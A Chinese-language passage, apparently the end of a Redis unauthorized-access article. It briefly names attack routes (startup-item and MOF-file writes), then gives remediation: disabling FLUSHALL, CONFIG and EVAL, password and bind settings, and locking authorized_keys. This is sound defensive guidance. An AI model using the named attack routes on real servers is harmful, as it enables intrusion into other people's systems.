- 2 写入启动项，需要目标服务器重启
- 3 写入MOF，MOF每隔5秒钟会自动执行一次，适用于Windows2003。

修复方案：

1、禁止一些高危命令（重启redis才能生效）

- 修改 redis.conf 文件，禁用远程修改 DB 文件地址

```
1 rename-command FLUSHALL ""
2
3 rename-command CONFIG ""
4
5 rename-command EVAL ""
```

或者通过修改redis.conf文件，改变这些高危命令的名称

```
1 rename-command FLUSHALL "name1"
2
3 rename-command CONFIG "name2"
4
5 rename-command EVAL "name3"
```

2、以低权限运行 Redis 服务（重启redis才能生效）

为 Redis 服务创建单独的用户和家目录，并且配置禁止登陆

```
1 groupadd -r redis && useradd -r -g redis redis
```

3、为 Redis 添加密码验证（重启redis才能生效）

修改 redis.conf 文件，添加

```
1 requirepass mypassword
2 （注意redis不要用-a参数，明文输入密码，连接后使用auth认证）
```

4、禁止外网访问 Redis（重启redis才能生效）

修改 redis.conf 文件，添加或修改，使得 Redis 服务只在当前主机可用

```
1 bind 127.0.0.1
```

在redis3.2之后，redis增加了protected-mode，在这个模式下，非绑定IP或者没有配置密码访问时都会报错

5、修改默认端口

修改配置文件redis.conf文件

```
1 Port 6379
```

默认端口是6379，可以改变成其他端口（不要冲突就好）

6、保证 authorized_keys 文件的安全

为了保证安全，您应该阻止其他用户添加新的公钥。

- 将 authorized_keys 的权限设置为对所有者只读，其他用户没有任何权限：

```
1 chmod 400 ~/.ssh/authorized_keys
```

- 为保证 authorized_keys 的权限不会被改掉，您还需要设置该文件的 immutable 位权限：

```
1 chattr +i ~/.ssh/authorized_keys
```

- 然而，用户还可以重命名 ~/.ssh，然后新建新的 ~/.ssh 目录和 authorized_keys 文件。
要避免这种情况，需要设置 ~/.ssh 的 immutable 权限：

```
1 chattr +i ~/.ssh
```

7、设置防火墙策略

如果正常业务中Redis服务需要被其他服务器来访问，可以设置iptables策略仅允许指定的IP来访问Redis服务。

参考链接：

<https://www.freebuf.com/column/158065.html>

<https://bbs.ichunqiu.com/thread-39749-1-1.html?from=beef>